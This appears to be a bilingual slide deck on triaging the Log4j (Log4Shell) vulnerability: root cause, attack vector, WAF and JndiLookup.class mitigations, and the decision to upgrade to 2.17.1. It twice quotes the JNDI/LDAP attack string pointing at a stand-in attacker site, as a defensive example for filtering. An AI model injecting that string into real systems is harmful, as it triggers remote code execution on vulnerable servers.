LOG4J VULNERABILITY

資安弱點處理解析

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解題思路：

- 先理解造成該弱點最根本的原因(WHY)
- 再瞭解觸發該弱點的方式(HOW)
- 根據觸發弱點的方式來擬定初步“緩解”措施(WHAT)
- 延遲決策(待決策所需資訊充分後, 再來做判斷)(WAIT)
- 最後根據充分資訊做出處理決策(Decision Making)

1. 造成該弱點的根本原因(WHY)

- National Vulnerability Database
  https://nvd.nist.gov/
- CVE (Common-Vulnerabilities & Exposure)
  https://cve.mitre.org/
- 金融資安資訊分享與分析中心(F-ISAC)
  https://www.fisac.tw/
- 其他Source

  台灣電腦網路危機處理暨協調中心：
  https://www.facebook.com/twcertcc/

  iThome Security：
  https://www.facebook.com/ithomecyber/

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
2. 觸發該弱點的方式(HOW)



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2．觸發該弱點的方式(HOW)

- Guidance for Log4j2 vulnerability from Microsoft
  https://tinyurl.com/yw8bwzv5

Attack vectors and observed activity

Microsoft's unified threat intelligence team, comprising the Microsoft Threat Intelligence Center (MSTIC), Microsoft 365 Defender Threat Intelligence Team, RiskIQ, and the Microsoft Detection and Response Team (DART), among others, have been tracking threats taking advantage of the remote code execution (RCE) vulnerabilities in Apache Log4j 2 referred to as "Log4Shell".

The bulk of attacks that Microsoft has observed at this time have been related to mass scanning by attackers attempting to thumbprint vulnerable systems, as well as scanning by security companies and researchers. An example pattern of attack would appear in a web request log with strings like the following:

```
${jndi:ldap://[attacker site]/a}
```

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3. 擬定初步“緩解”措施(WHAT)

So far, We have learned :

- JNDI related features are IMPACTED.
- JndiLookup.class can be considered for removal.
- Example pattern of attack string :

  ${jndi:ldap://[attacker_site]/a}

*需要時間調查/確認移除class後的影響面

*最迅速的緩解切入點

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3. 擬定初步“緩解”措施(WHAT)

So, WHAT We Should do Is :

- 針對攻擊字串格式建立緩解機制。

  Ex. WAF(Web Application Firewall) Content Filter or 針對Request傳入字串格式做驗證檢核
- 確認系統是否有使用到JNDI相關功能，評估移除JndiLookup.class的影響層面。
- 如果評估移除class不影響系統，則可將移除JndiLookup.class納入緩解措施中。

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4. 延遲決策(WAIT)

- 蒐集/追蹤決策所需的相關資訊
- 待資訊充足後, 再來做決策判斷，避免浪費成本
- 以CVE-2021-44228為例：

  在2021/12/10發布後的18天內又陸續隨著Log4J釋出的更新被回報了CVE-2021-45046、CVE-2021-45105、CVE-2021-44832...等弱點。若跟著官方Release一路無腦更新就會陷入成本浪費的循環中。

5. 做出處理決策(DECISION MAKING))

- 最後根據充分資訊來做出處理決策
- 以CVE-2021-44228為例：

  Log4J官方於2021/12/28 Release 2.17.1版更新後截至2022/1/28止已經過31天，未曾再被回報新的CVE弱點，故可考慮將Log4J 2.17.1版升級做為最終處理決策。

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THANKS FOR WATCHING

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